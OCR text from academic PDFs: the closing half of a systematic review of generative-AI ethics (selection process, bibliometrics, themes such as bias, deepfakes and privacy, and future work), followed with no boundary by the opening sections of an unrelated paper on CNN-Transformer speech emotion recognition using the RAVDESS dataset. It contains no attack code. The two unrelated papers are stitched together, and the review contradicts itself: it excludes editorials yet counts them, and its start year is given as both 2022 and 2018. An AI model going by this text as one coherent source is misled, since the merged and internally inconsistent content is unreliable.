Conversely, publications were excluded if they focused solely on technical or performance aspects of GAI without engaging in ethical analysis. Editorials, commentaries, news reports, blog posts, non-peer-reviewed conference papers, and unpublished theses were also excluded to maintain academic rigor. Furthermore, articles that only discussed ethics in general AI without specific reference to generative models were filtered out during the screening phase. This set of criteria was crucial in narrowing down the literature to sources that could meaningfully contribute to a focused synthesis of ethical challenges and opportunities in the context of generative AI.

F. Study Selection Process

The study selection process was conducted in accordance with the PRISMA 2020 guidelines [16], ensuring a transparent and systematic approach to identifying relevant literature. During the identification phase, a total of 145 articles were retrieved through initial database searches. During the screening phase, 12 non–peer-reviewed articles were excluded, leaving 133 articles for title and abstract review. Of these, 9 were removed for not meeting the predefined inclusion criteria. In the eligibility stage, the full texts of the remaining 124 articles were assessed in detail, resulting in the exclusion of 6 articles due to an insufficient focus on the ethical dimensions of GAI. Ultimately, 112 articles met all inclusion criteria and were selected for data extraction and synthesis.

G. Data Extraction

A structured data extraction form was developed to systematically collect relevant information from each selected article. The form captured key bibliographic and analytical details, including the year of publication and subject area. It also documented the domain or sector in which the study was situated (e.g., healthcare, education, finance), the primary ethical focus or theme (e.g., bias, privacy, accountability), and the type of article (review articles, research articles, or book chapters). In addition, the form recorded each article's key

findings, conclusions, and any recommendations or proposed solutions related to the ethical development and use of GAI.

To enhance the reliability and consistency of the data collection process, two reviewers independently extracted data from all eligible articles. Any discrepancies in interpretation or categorization were resolved through collaborative discussion. When disagreements could not be reconciled, a third reviewer was consulted to reach a consensus. This dual-review approach helped minimize bias and ensured the integrity and replicability of the synthesis process [17].

H. Quality Assessment

To ensure the credibility and methodological rigor of the selected studies, a quality assessment was conducted using a structured checklist adapted from the Critical Appraisal Skills Programme (CASP) and widely used in systematic reviews of ethical and interdisciplinary research [18]. The checklist consisted of five key criteria: clarity of the research objective, relevance to GAI ethics, methodological soundness, contribution to theory or practice, and transparency in discussing limitations. Each article was scored on a scale from 0 to 1 for each criterion, resulting in a maximum score of 5. Only articles that achieved a minimum score of 3 were included in the final synthesis to maintain a consistent standard of quality across the literature reviewed.

Two reviewers independently assessed all included articles to reduce subjective bias and increase inter-rater reliability. Any disagreements in scoring were resolved through discussion, and if necessary, by consulting a third reviewer. This dual-review approach helped ensure that only robust and relevant studies informed the findings of this review. The quality assessment process was essential in filtering out publications with unclear objectives, weak methodological grounding, or limited relevance to the ethical dimensions of GAI. As a result, the final dataset comprised studies that not only met academic standards but also provided valuable insights into the challenges and opportunities surrounding the ethical deployment of generative AI technologies.

I. Data Synthesis Approach

A thematic analysis approach was employed to systematically categorize the ethical challenges and opportunities identified in the reviewed literature. The synthesis process began with open coding, where recurring issues such as bias, privacy, and accountability were labeled and organized based on their frequency and relevance across studies. This was followed by axial coding, which allowed for the identification of connections and relationships between themes, uncovering how different ethical concerns intersect within various GAI applications.

The resulting themes were then grouped into five overarching categories that reflect both the risks and possibilities associated with generative AI, aligning with emerging frameworks in responsible and human-centered AI design. Beyond summarizing the current state of the literature, this synthesis was designed to reveal hidden patterns, highlight existing research gaps, and inform future research and governance strategies. The goal was to provide a structured and insightful overview that not only maps the ethical landscape of GAI, but also supports the development of actionable, cross-disciplinary guidance for ethical innovation.

IV. FINDINGS

This section presents the thematic findings from the 112 peer-reviewed journal articles selected through the systematic review process. The analysis revealed a broad but fragmented ethical landscape, with studies emphasizing a range of concerns and opportunities across disciplines. The themes have been categorized into two major domains: 1) Ethical Challenges and 2) Ethical Opportunities and Governance Strategies. Each domain is further divided into subthemes derived through inductive thematic analysis.

A. Bibliometric Analysis

The initial section of the findings presents the outcomes of the bibliometric analysis, emphasizing the distribution of publication years, types of documents, source titles, and relevant subject areas.



Fig. 1. Publication year of references.

Fig. 1 illustrates the distribution of the reviewed articles by publication year, highlighting a significant upward trend in scholarly attention to GAI ethics over time. In 2022, only a small number of articles (n = 1) were published on the topic, followed by a modest increase in 2023 (n = 5). However, interest surged dramatically in 2024, with the number of publications reaching a peak of fifty-eight articles, indicating a growing recognition of the ethical implications of Generative Artificial Intelligence. Although the number slightly declined in early 2025 (n = 48), the overall trajectory demonstrates that GAI ethics has become a rapidly emerging field of inquiry, particularly in the wake of high-profile advancements in generative models. This trend reinforces the timeliness and relevance of conducting a systematic literature review on this topic.

Fig. 2 illustrates the distribution of reviewed articles by subject area, highlighting the interdisciplinary nature of ethical discussions surrounding GAI. The highest number of publications came from the fields of Medicine and Dentistry and Social Sciences, each contributing significantly to the discourse, likely due to growing concerns around misinformation, privacy, and the societal impact of GAI. This is followed by contributions from Business, Management, and Accounting, as well as Computer Science, reflecting interest in both the development and responsible deployment of generative models in organizational and technical contexts. Other disciplines such as

Engineering, Nursing and Health Professions, and Decision Sciences also show moderate engagement, while fields like Psychology, Economics, and Biochemistry contributed relatively fewer articles. These findings indicate that while ethical considerations in GAI are gaining traction across various fields, there remains potential for deeper engagement from underrepresented disciplines.



Fig. 2. Subject area of references.

Fig. 3 presents the distribution of reviewed articles by publication title, highlighting the diversity of journals contributing to the ethical discourse on GAI. The journal Computers and Education: Artificial Intelligence, stands out with the highest number of relevant publications (n = 8), indicating a strong focus on GAI ethics in the context of digital learning environments. This is followed by the Journal of Medical Internet Research and Radiography, each contributing four articles, reflecting growing attention to ethical considerations in healthcare and medical technologies. Other journals such as the International Journal of Information Management, Government Information Quarterly, and Learning and Individual Differences show a moderate presence, suggesting interdisciplinary interest from fields including public administration, psychology, education, and management. The broad spread of publications across journals further reinforces the multidisciplinary nature of GAI ethics, with each field offering unique insights into sector-specific challenges and opportunities.



Fig. 3. Publication title of references.

Fig. 4 illustrates the distribution of article types among the sources included in this systematic literature review. Research articles constitute the overwhelming majority, with eighty-four publications, demonstrating a strong empirical and theoretical foundation in the existing literature on GAI ethics. This is followed by review articles (twenty-six articles), which synthesize prior work and indicate growing scholarly interest in mapping the ethical landscape. Other types, such as book chapters, editorials, discussion pieces, and video articles, are present in much smaller numbers, each contributing only a few entries. The limited presence of non-research formats suggests that while ethical discussions around generative AI are expanding, the field is still largely shaped by formal academic research rather than informal or practitioner-driven commentary. This dominance of peer-reviewed research articles strengthens the reliability of the findings synthesized in this review.



Fig. 4. Article types of references.

B. Ethical Challenges in GAI

1) Bias and discrimination: A prominent ethical concern in the reviewed literature is the persistence of algorithmic bias embedded in GAI outputs. Several studies [9], [4] demonstrate that large generative models often reproduce and amplify societal stereotypes due to biased training data. Gendered and racialized content, as well as cultural imbalances in datasets, contribute to the generation of outputs that marginalize underrepresented groups. This is particularly evident in text-to-image and chatbot applications, where identity representations are skewed.

2) Misinformation and deepfakes: The ability of GAI to produce highly realistic but entirely fabricated content poses risks in the form of misinformation, disinformation, and deepfakes. Studies by [5, 19] and [10] show how synthetic media could be exploited for political manipulation, fake news generation, academic fraud, and social engineering. The lack of detection mechanisms and traceability further complicates accountability and legal recourse.

3) Privacy violations and data leakage: Another key theme concerns the privacy risks associated with generative models, particularly when trained on sensitive or proprietary data [20]. Several articles note that language models such as GPT-3 can inadvertently regenerate personal information from training data, including email addresses and medical records [2]. These violations challenge compliance with data protection

frameworks such as the GDPR and raise serious questions about consent and ownership.

4) Intellectual property and authorship: The generation of creative outputs by GAI (e.g., artworks, music, and text) introduces legal and ethical ambiguity around authorship and copyright. As discussed in [4] and [6], determining the rightful owner of AI-generated content is unclear, especially when outputs are derivative of copyrighted works. The legal infrastructure remains underdeveloped, and the lack of attribution mechanisms creates ethical gaps in credit and ownership.

5) Accountability and explainability: A recurring challenge is the "black box" nature of many generative AI systems [21]. Users and developers often lack visibility into how outputs are generated, making it difficult to assign responsibility when content is harmful, biased, or inappropriate [22]. This lack of transparency limits trust and hampers ethical auditing. Several studies call for better explainability, but acknowledge the technical limitations and trade-offs with model performance.

C. Ethical Opportunities and Governance Strategies

1) Promoting responsible innovation: While the risks are significant, several studies argue that GAI also opens new pathways for ethical innovation, especially when aligned with human-centered design and inclusive data practices [23, 24]. Researchers suggest incorporating fairness-by-design principles and participatory AI development to ensure that GAI reflects diverse values and perspectives [1, 6].

2) Enabling creative democratization: Some literature emphasizes the positive potential of GAI in democratizing creativity. When used ethically, GAI tools can empower underrepresented voices in media, support education, and enhance accessibility—for example, by generating assistive content for people with disabilities and mental health [5, 25]. These applications must, however, be developed within ethical boundaries to prevent misuse [22].

3) Developing ethical guidelines and governance frameworks: Multiple studies point to the urgent need for cross-sectoral governance and regulatory frameworks tailored to GAI [22, 26]. Rather than blanket bans, scholars advocate for adaptive policies that balance innovation with safety and accountability [10]. Proposals include transparent auditing systems, certification protocols, and ethical oversight boards at organizational or national levels.

4) Interdisciplinary collaboration and ethics education: Several papers highlight the importance of interdisciplinary collaboration between technologists, ethicists, legal scholars, and domain experts to shape responsible GAI development [27]. Others propose the integration of ethics education into computer science and AI curricula, ensuring that future developers are equipped with critical ethical reasoning skills from the outset [4].

D. Cross-Domain Patterns and Gaps

The review uncovered distinct patterns in how ethical concerns related to GAI are emphasized across different domains. In the healthcare and education sectors, the primary focus tends to center on issues of privacy, data security, and the risk of misinformation, particularly in contexts, where accuracy and trust are paramount. In contrast, literature from the media and entertainment industries often highlights ethical challenges such as copyright infringement, deepfake manipulation, and the erosion of content authenticity. Meanwhile, legal and regulatory studies predominantly emphasize the necessity of international policy coordination, compliance mechanisms, and the development of adaptive governance frameworks that can respond to GAI's rapid evolution.

Despite increasing scholarly interest, the ethical discourse around GAI remains imbalanced, with a significant portion of the literature devoted to identifying risks rather than exploring proactive or solution-oriented strategies. The review also reveals a notable scarcity of empirical research, particularly longitudinal and user-centered studies, which are critical for assessing the real-world impact and effectiveness of ethical guidelines, technical safeguards, and governance models. As a result, many proposed frameworks and recommendations remain theoretical or speculative, underscoring the need for more applied research that bridges the gap between ethical theory and practice.

Table I provides a summary of the reviewed articles addressing the ethical challenges and opportunities associated with generative AI.

TABLE I. SUMMARY OF REVIEWED ARTICLES ON ETHICAL CHALLENGES AND OPPORTUNITIES IN GENERATIVE AI

#	Author	Year	Domain	Ethical Issue(s)
1	Gupta et al.	2024	Education	Bias, Explainability
2	Janumpally et al.	2025	Healthcare	Privacy, Accountability
3	Foote et al.	2025	Healthcare	Misinformation, Transparency
4	Al-kfairy et al.	2024	Cross-domain	Bias, IP & Copyright
5	Zhang & Boulos	2023	Healthcare	Privacy, Bias
6	Hagendorff	2024	Cross-domain	Fairness, Hallucinations
7	Tabassum et al.	2025	Metaverse	Disinformation, Privacy
8	Chen et al.	2023	Computer Science	Bias
9	Doshi-Velez & Kim	2021	AI Explainability	Transparency
10	White	2025	Publishing	Accountability, Plagiarism

V. DISCUSSION

This section synthesizes the key findings presented in the previous section, connects them to the research questions, and interprets their broader implications for theory, practice, and policy. It also identifies critical gaps in the current literature and outlines future directions for responsible GAI research and development.

A. Interpreting the Ethical Landscape of GAI

The findings reveal that ethical concerns surrounding generative AI are both broad and complex, spanning technical, legal, social, and philosophical domains. In response to RQ1

(What are the primary ethical challenges associated with GAI?), five major themes emerged: bias, misinformation, privacy, intellectual property, and accountability.

These challenges are not unique to GAI but are amplified by its generative capabilities, which introduce new risks that traditional AI systems do not pose. For instance, while bias is a longstanding issue in machine learning, the fact that GAI can autonomously generate content—such as narratives, images, and synthetic identities—means that biased outputs may propagate more widely and more persuasively. This is consistent with findings by [9] and [4], who emphasize that large language models often reinforce societal stereotypes due to biased training data.

Misinformation and deepfakes represent particularly urgent concerns, especially in media and politics. As GAI systems become more capable of producing human-like content, they also become tools for potential manipulation and deception. This aligns with studies by [10] and [19], which highlight the misuse of GAI-generated synthetic media for political and social influence. This challenges existing legal frameworks and journalistic norms, calling for multi-stakeholder efforts involving technologists, media regulators, and civil society.

Privacy violations and data leakage point to weaknesses in how GAI systems are trained and deployed. The possibility that sensitive data may be regenerated from training corpora raises critical issues of consent and data stewardship. In [5] and [2], the authors provide empirical support for these concerns, demonstrating that medical and personal data can inadvertently be exposed through model outputs. These findings indicate a pressing need for privacy-preserving AI training methods, such as federated learning, synthetic data generation, or differential privacy.

B. Reframing GAI as an Opportunity for Ethical Innovation

In response to RQ2 (What opportunities exist for fostering ethical practices and governance in GAI?), the review found that a growing number of scholars are advocating for positive, proactive approaches to AI ethics. Rather than viewing ethics as a constraint, researchers suggest reframing ethics as an enabler of inclusive, trustworthy, and sustainable innovation [1, 3].

For instance, several studies promote the use of GAI for democratizing creativity, supporting assistive technologies, and facilitating human-AI collaboration in ways that can benefit education, healthcare, and accessibility. These findings resonate with work by [25], who argue that GAI can empower underrepresented populations when developed with inclusive design principles. Such opportunities underscore the dual-use nature of GAI: its potential for both harm and benefit depends heavily on how it is designed, governed, and applied.

The emergence of cross-sectoral ethical frameworks—though still in early stages—offers pathways for organizations and governments to align innovation with societal values. In [6] and [4], the authors emphasize the importance of interdisciplinary ethics, though they also note that current approaches remain fragmented. Initiatives such as AI impact assessments, third-party auditing systems, and model transparency standards are beginning to take shape in some sectors. However, the literature shows that these efforts are highly fragmented, with inconsistent terminology and uneven adoption across disciplines.

C. Cross-Disciplinary Fragmentation and the Need for Synthesis

The analysis also responds to RQ3 (What gaps exist in current GAI ethics research?) by identifying a significant lack of cohesion in the field. Ethical discussions are dispersed across disciplines—computer science, law, media studies, healthcare, and philosophy—each with its own methods, frameworks, and vocabulary. This observation is supported by [6], who conducted a scoping review and concluded that terminological and methodological fragmentation hinders ethical progress. This siloed approach limits collective understanding and weakens the development of integrated ethical strategies.

Moreover, most articles focus disproportionately on ethical risks, with relatively little attention given to ethical design methods, value-sensitive innovation, or empirical user studies on ethical perceptions. In [5] and [26], the authors emphasize the lack of applied research and call for stronger connections between theoretical ethics and practical implementation. This imbalance suggests an opportunity for scholars to move beyond diagnosis towards more solution-oriented and participatory research.

Few studies offer longitudinal insights or evaluate the real-world impact of ethical guidelines once implemented. This reveals a methodological gap that could be addressed by incorporating case studies, field experiments, or ethnographic research to understand how ethical concerns are managed in practice, as advocated by [13].

This review contributes scientifically by offering a cross-sectoral synthesis of GAI ethics literature, addressing a significant gap in current research, which is often fragmented and domain-specific [6]. By categorizing both challenges and opportunities, this study advances understanding of GAI's dual-use nature and supports the development of more integrated ethical frameworks for generative models.

From a practical perspective, the findings provide actionable insights for stakeholders involved in AI development and governance. Developers can use this synthesis to identify critical design risks (e.g., bias, privacy violations), while policymakers may use the thematic analysis to inform adaptive regulatory responses to misinformation, deepfakes, and IP disputes. The proposed table summarizing ethical issues across domains also offers a tool for curriculum designers and educators to integrate ethical AI literacy into professional training programs.

D. Implications for Research, Practice, and Policy

1) For Research: The review highlights the need for interdisciplinary collaboration to build comprehensive ethical frameworks that reflect real-world complexities. Researchers should adopt mixed-methods approaches and draw from ethics, behavioral science, human-computer interaction, and critical data studies to fully grasp the societal impact of GAI.

2) For Practice: Developers and industry stakeholders must engage in ethics-by-design practices. This involves building ethical considerations directly into model

development pipelines, from dataset curation to interface design. Tools like explainability dashboards, ethical checklists, and bias evaluation metrics should become standard components of AI development workflows [3, 11].

3) For Policy: Policymakers should move toward adaptive regulatory frameworks that are responsive to the evolving nature of GAI. Such frameworks should support transparency, public accountability, and data protection while enabling innovation. Moreover, policies must promote global collaboration to address cross-border challenges posed by GAI, such as deepfake proliferation and content moderation [10].

E. Towards a More Responsible GAI Future

This review underscores the importance of shifting from reactive to proactive ethics in the generative AI domain. As GAI technologies continue to mature and proliferate, the window for embedding ethical principles into foundational design and deployment practices is closing. A comprehensive and cross-sectoral approach—grounded in transparency, inclusivity, and collaboration—is essential to harness the potential of GAI while minimizing its risks. Future research must bridge theoretical insights and practical implementations to shape a responsible future for generative technologies.

VI. Conclusion and Future Work

A. Conclusion

Generative Artificial Intelligence (GAI) represents a transformative leap in artificial intelligence capabilities, enabling the automated creation of human-like content across domains such as text, images, music, and video. While the technological potential of GAI is vast and growing, its deployment raises a range of complex ethical challenges that remain inadequately addressed. This systematic literature review has synthesized findings from 112 peer-reviewed articles published between 2018 and early 2025, providing a comprehensive mapping of the ethical landscape surrounding GAI.

The review identified five core ethical challenges that dominate the discourse: algorithmic bias, misinformation and disinformation, data privacy violations, intellectual property concerns, and the opacity of decision-making processes. These concerns are not only technical in nature but are also embedded in broader social, cultural, and legal contexts. Importantly, the study also uncovered a growing body of literature that views GAI not merely as a source of risk, but as a platform for ethical opportunity, with the potential to foster inclusive innovation, assistive technologies, and human-AI creative collaboration.

However, the review also revealed that current discussions on GAI ethics remain highly fragmented across disciplines, lacking shared terminologies, frameworks, and empirical validation. While some domains—such as healthcare and education—have begun to articulate context-specific ethical considerations, others remain underexplored. Moreover, there is a clear tendency in the literature to focus on identifying ethical problems, with fewer studies proposing actionable strategies or evaluating the effectiveness of existing ethical tools and governance models.

Taken together, these findings underscore the need for a more integrated, interdisciplinary, and forward-looking approach to GAI ethics—one that not only anticipates future challenges but also actively shapes a more responsible and inclusive technological trajectory.

B. Future Work

Based on the identified gaps and limitations in the literature, this review proposes several directions for future research, practice, and policy development:

1) Empirical validation of ethical frameworks: Many of the ethical principles proposed in the literature remain theoretical. Future research should empirically test the effectiveness and applicability of ethical guidelines in real-world GAI deployments, particularly in high-stakes environments such as healthcare, education, and finance.

2) Participatory and inclusive design research: There is a need for more participatory design studies that include diverse stakeholders—users, policymakers, ethicists, artists, educators—in the development of GAI systems. This will ensure that ethical values are not imposed from above but co-designed with the communities they affect.

3) Cross-domain comparative studies: As ethical concerns differ across sectors, future studies should conduct comparative analyses of how GAI ethics are approached in different industries. Such work can inform domain-specific guidelines while also identifying universal ethical principles applicable across contexts.

4) Explainability and auditing tools: There is significant room for innovation in technical tools that enhance the transparency of GAI systems. Future work should focus on developing explainable AI techniques, bias auditing systems, and standardized impact assessment protocols tailored for generative models.

5) Global governance and policy harmonization: Given the cross-border nature of generative AI, future research should explore models for international cooperation in regulating and governing GAI. Harmonizing ethical standards, data governance, and content policies across jurisdictions is essential to mitigate global risks such as deepfakes, misinformation, and surveillance misuse.

6) Longitudinal and lifecycle studies: There is a lack of longitudinal studies that track the ethical implications of GAI over time. Researchers should examine the full lifecycle of GAI systems—from data acquisition and model training to deployment and user feedback—capturing how ethical challenges evolve at different stages.

C. Closing Remark

The evolution of GAI is redefining human-computer interaction, creativity, and the information landscape. Ensuring its ethical development is not merely a matter of regulation or technical safeguards but a call for collective responsibility. As this review has shown, the foundation for ethical GAI has been laid, but it remains unfinished and uneven. The next phase of GAI research and governance must be more empirical, interdisciplinary, and anticipatory—anchored in the shared

commitment for building technologies that serve humanity with fairness, dignity, and accountability.

***Abstract*—Speech Emotion Recognition (SER), a pivotal area in artificial intelligence, is dedicated to analyzing and interpreting emotional information in human speech. To address the challenges of capturing both local acoustic features and long-range dependencies in emotional speech, this study proposes a novel parallel neural network architecture that integrates Convolutional Neural Networks (CNNs) and Transformer encoders. To integrate the distinct feature representations captured by the two branches, a cross-attention mechanism is employed for feature-level fusion, enabling deep-level semantic interaction and enhancing the model's emotion discrimination capacity. To improve model generalization and robustness, a systematic preprocessing pipeline is constructed, including signal normalization, data segmentation, additive white Gaussian noise (AWGN) augmentation with varying SNR levels, and Mel spectrogram feature extraction. A grid search strategy is adopted to optimize key hyperparameters such as learning rate, dropout rate, and batch size. Extensive experiments conducted on the RAVDESS dataset, consisting of eight emotional categories, demonstrate that our model achieves an overall accuracy of 80.00%, surpassing existing methods such as CNN-based (71.61%), multilingual CNN (77.60%), bimodal LSTM-attention (65.42%), and unsupervised feature learning (69.06%) models. Further analyses reveal its robustness across different gender groups and emotional intensities. Such outcomes highlight the architectural soundness of our model and underscore its potential to inform subsequent developments in affective speech processing.**

***Keywords*—Speech emotion recognition; deep learning; RAVDESS dataset; multi-feature fusion**

I. Introduction

As a vital subdomain of artificial intelligence, SER aims to bridge the gap between human affective expression and machine perception. By analyzing vocal cues such as tone, pitch, and speech rhythm, SER systems can identify emotional states, thereby enhancing human-computer interaction in applications ranging from virtual assistants to mental health monitoring [1]. This technology leverages machine learning algorithms to deeply analyze speech signals, extracting critical features like pitch, rhythm, tempo, and intensity to discern the underlying emotional states. The application prospects for this technology are wide-ranging, gradually transforming services and interactions across various industries. In customer service, emotion recognition enables more personalized and empathetic interactions [2]. In healthcare, it aids in remotely monitoring patients' emotional changes and evaluating treatment effectiveness. Smart home systems adjust environmental settings based on user emotions, enhancing the overall living experience. Furthermore, it is utilized in human-computer interaction [3], assistive technologies [4], market research [5], and education [6], where the SER technology serves as a pivotal component. It assists individuals with language barriers in communication and helps analyze customer feedback to gain insights into needs. With ongoing advancements in technology, the precision and breadth of SER are anticipated to increase, allowing machines to more effectively comprehend and address the emotional requirements of humans.

Despite significant progress in both theory and application, SER technology still faces a series of challenges. Firstly, emotional expression varies significantly across different cultures, contexts, and individuals, necessitating models with high generalization capabilities. Secondly, emotional cues in speech often accompany subtle variations in tone and rhythm [7], which automated systems may struggle to accurately capture. Additionally, noise interference [8], variations in recording devices, and natural variability [9] in speech can impact the accuracy of emotion recognition. Despite these challenges, advancements in technologies such as deep learning [10] and improvements in computational power offer prospects for continued expansion in the application scope of SER. The effectiveness of CNNs in identifying local structures has made them a popular choice in tasks involving both image and speech data. Meanwhile, the Transformer architecture has demonstrated outstanding performance in sequence modeling, effectively capturing long-term dependencies in speech. On this basis, a cross-modal attention mechanism is also introduced to fuse information from different network branches, thereby enhancing the model's representational capacity and emotion recognition capability.

This study proposes a parallel architecture that integrates CNN and Transformer models, with deep feature-level fusion achieved through a Cross-Attention module. Based on the RAVDESS dataset, we designed a systematic experimental framework and employed grid search to automatically optimize key hyperparameters such as learning rate, dropout rate, and batch size. Comparative experiments were conducted against four classic SER models. The results demonstrate that the proposed model exhibits significant advantages in terms of overall accuracy, recognition performance across emotion categories, generalization to different emotion intensities, and gender robustness. The results confirm the practical utility of the developed model in SER and offer meaningful directions for subsequent studies.

*Corresponding Author.

Structurally, the study begins by introducing the background, application scenarios, challenges, and opportunities of SER in Section I. We emphasize the significance and purpose of our study. In Section II, we comprehensively review existing research and methods in the emotion recognition domain, focusing on the applications and limitations of currently available models. Section III provides detailed descriptions of our research methodology, including data preprocessing, feature selection, and model construction. Subsequently, Section IV showcases the outcomes of our experiments, offering a comparative analysis of various models' performances. Section V concludes the study by presenting major insights and proposing future development paths.

II. Related Work

Speech-based emotion classification typically involves extracting specific statistical parameters from speech signals and these parameters were then simplified, selected, and historically analyzed using classical machine learning techniques to detect emotional variations [11]. While this approach has yielded some progress in recognizing human emotions, accurately identifying emotions through speech remains challenging. During this process, researchers typically measure parameters such as fundamental frequency, short-term energy variations, resonance peak positions, and MFCCs, as these features are believed to be directly or indirectly related to emotional expression.

Partila et al. [12] introduced a method designed to pinpoint the most effective techniques and feature pairings for stress detection. They evaluated various feature sets, including MFCCs, and eight fundamental prosodic features. These feature sets were used in three different machine learning classifiers for classification tasks related to stress detection. Shajini-Majuran et al. [13] introduced a hierarchical classification technique based on MFCCs for emotion recognition. Specifically, they focused on statistical metrics derived from MFCCs and developed optimal fitting models using one-versus-one SVM for each decision node. Their study utilized two benchmark speech datasets: Danish and Berlin languages. Chenchah et al. [14] investigated methods for recognizing human emotions through speech, with particular attention to feature selection and the impact of classifiers on recognition accuracy. The research examined four distinct emotional states by analyzing audio features from emotional speech through LFCC and MFCCs. Following this, Hidden Markov Models and SVMs were utilized to categorize these extracted features, enabling the automatic recognition of emotions. Nalini et al. [15] introduced a music emotion recognition approach that integrates MFCCs with Residual Phase (RP) features. The study focused on identifying emotional categories such as anger, fear, joy, neutral state, and sadness. RP features, which originate from the excitation source, were employed to capture distinct emotional characteristics from music signals. Research indicates that RP signals complement MFCCs by capturing emotion-specific information. Independent models were built for each emotion using MFCCs and RP features, and evidence from these models was integrated at the score level for emotion recognition.

Deep learning methods are essential for SER. By constructing complex neural network models, these methods effectively extract features from speech signals and learn emotion-related patterns [16]. These models carry out feature learning autonomously, removing the requirement for manual feature extraction and, as a result, improving the precision and resilience of emotion recognition systems. Additionally, deep learning can handle large-scale datasets, further improving model generalization capabilities.

Using deep learning technique, Satt et al. [17] proposed a method directly applied to speech spectrograms for efficient emotion recognition. By combining convolutional and recurrent networks, they achieved higher accuracy than previous studies. The method also reduced prediction latency and handled non-speech background signals effectively. Harmonic modeling improved accuracy even with unknown noise. In [18], a comparative analysis was performed, and the CNN+LSTM model outperformed single CNN by 7% and single LSTM by 9%, demonstrating LSTM's effectiveness in SER. In [19], the authors used MFCCs, waveform, and spectrograms in parallel as inputs. Different CNN models were designed, and an attention mechanism improved classification results. The validation was conducted using the Berlin Emotional Database and the multimodal emotion dataset. In [20], the authors introduced a dialogue memory network based on emotional dynamics during conversation. Using GRUs, it processed prior utterances from both speakers, capturing context. Attention mechanisms selected relevant context for predicting current utterances, simulating dynamic emotional changes. This approach enhanced dialogue understanding and prediction.

III. Methodology

A. Datasets

The RAVDESS dataset was created to offer high-quality emotional expression recordings, facilitating research across multiple disciplines including neuroscience, psychology, mental health, hearing science, and computer technology [21]. This multimodal database includes facial and vocal expressions, with twenty-four trained actors participating in the recordings, evenly split between twelve males and twelve females. They delivered lexically-aligned phrases using a standard North American accent. The dataset encompasses eight distinct emotion categories, conveyed through both speech and singing. Each emotion is presented with two degrees of intensity—normal and heightened—along with a neutral expression as an additional category.

The RAVDESS provides audio data that is diverse, reliable, and valuable for studying emotional expression in sound. Researchers can utilize this resource for emotion recognition, sound processing, and human-computer interaction studies. In this context, we primarily focus on the audio portion of the database, which consists of 1440 English sentences. These sentences are constructed by having actors sequentially speak two lexically-matched phrases. The dataset demonstrates a relatively even distribution, containing approximately 190 samples for each emotional category except for the "disgust" category. The distribution of various emotion types in the speech portion of the RAVDESS dataset is shown in Fig. 1.



Fig. 1. Data distribution in RAVDESS.

B. Data Preprocessing

To enhance the robustness and overall efficiency of the model training procedure, a structured pipeline for preprocessing and data augmentation was systematically applied to the raw speech inputs. This workflow includes four essential stages: signal normalization, dataset partitioning, data augmentation, and feature extraction. The data preprocessing workflow is depicted in Fig. 2.

